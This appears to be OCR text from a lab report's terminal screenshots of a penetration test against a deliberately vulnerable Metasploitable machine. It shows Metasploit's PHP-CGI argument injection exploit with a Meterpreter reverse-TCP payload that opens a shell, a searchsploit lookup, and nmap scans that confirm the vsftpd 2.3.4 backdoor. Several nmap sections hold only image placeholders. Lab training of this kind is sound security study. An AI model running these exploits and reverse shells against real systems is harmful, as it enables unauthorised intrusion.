Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
PLESK false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI no The URI to request (must be a CGI-handled PHP script)
URIENCODING 0 yes Level of URI URIENCODING and padding (0 for minimum)
VHOST no HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.10.4 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.



harsha@kali: ~
File Actions Edit View Help
View the full module info with the info, or info -d command.
msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.10.5
rhosts => 192.168.10.5
msf6 exploit(multi/http/php_cgi_arg_injection) > show optiion
[-] Invalid parameter "optiion", use "show -h" for more information
msf6 exploit(multi/http/php_cgi_arg_injection) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
PLESK false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.10.5 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI no The URI to request (must be a CGI-handled PHP script)
URIENCODING 0 yes Level of URI URIENCODING and padding (0 for minimum)
VHOST no HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.10.4 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 192.168.10.4:4444
[*] Sending stage (39927 bytes) to 192.168.10.5



harsha@kali: ~
File Actions Edit View Help
Name Current Setting Required Description
PLESK false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.10.5 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI no The URI to request (must be a CGI-handled PHP script)
URIENCODING 0 yes Level of URI URIENCODING and padding (0 for minimum)
VHOST no HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.10.4 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 192.168.10.4:4444
[*] Sending stage (39927 bytes) to 192.168.10.5
[*] Meterpreter session 1 opened (192.168.10.4:4444 → 192.168.10.5:58810) at 2023-03-14 11:41:47 -0400
meterpreter > sysinfo
Computer : metasploitable
OS : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > getuid
Server username: www-data
meterpreter > pwd
/var/www
meterpreter >
meterpreter >


harsha@kali: ~
File Actions Edit View Help
(harsha㉿kali)-[~]
$ searchsploit apache 2.2.8 | grep php
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner | php/remote/29316.py
(harsha㉿kali)-[~]

Network Scanning Using nmap commands :

Nmap –p:





harsha@kali: ~
File Actions Edit View Help
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
(harsha㉿kali)-[~]
$ nmap -p 21
Starting Nmap 7.93 (https://nmap.org) at 2023-03-14 14:02 EDT
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.03 seconds
(harsha㉿kali)-[~]
$ nmap -p 21 --script vuln 192.168.10.5
Starting Nmap 7.93 (https://nmap.org) at 2023-03-14 14:03 EDT
Nmap scan report for 192.168.10.5
Host is up (0.00054s latency).
PORT STATE SERVICE
21/tcp open ftp
| ftp-vsftpd-backdoor:
| VULNERABLE:
| vsFTPd version 2.3.4 backdoor
| State: VULNERABLE (Exploitable)
| IDs: BID:48539 CVE:CVE-2011-2523
| vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
| Disclosure date: 2011-07-03
| Exploit results:
| Shell command: id
| Results: uid=0(root) gid=0(root)
| References:
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
| https://www.securityfocus.com/bid/48539
| https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|_ http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
Nmap done: 1 IP address (1 host up) scanned in 11.58 seconds
(harsha㉿kali)-[~]
$


Nmap –sV:


harsha@kali: ~
File Actions Edit View Help
| References:
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
| https://www.securityfocus.com/bid/48539
| https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|_ http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
Nmap done: 1 IP address (1 host up) scanned in 11.58 seconds
(harsha㉿kali)-[~]
$ nmap -sV 192.168.10.5
Starting Nmap 7.93 (https://nmap.org) at 2023-03-14 14:04 EDT
Nmap scan report for 192.168.10.5
Host is up (0.00038s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login OpenBSD or Solaris rlogind
514/tcp open tcpwrapped
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.78 seconds
(harsha㉿kali)-[~]
$


Nmap –sT:




Nmap –A:




Nmap –PT:




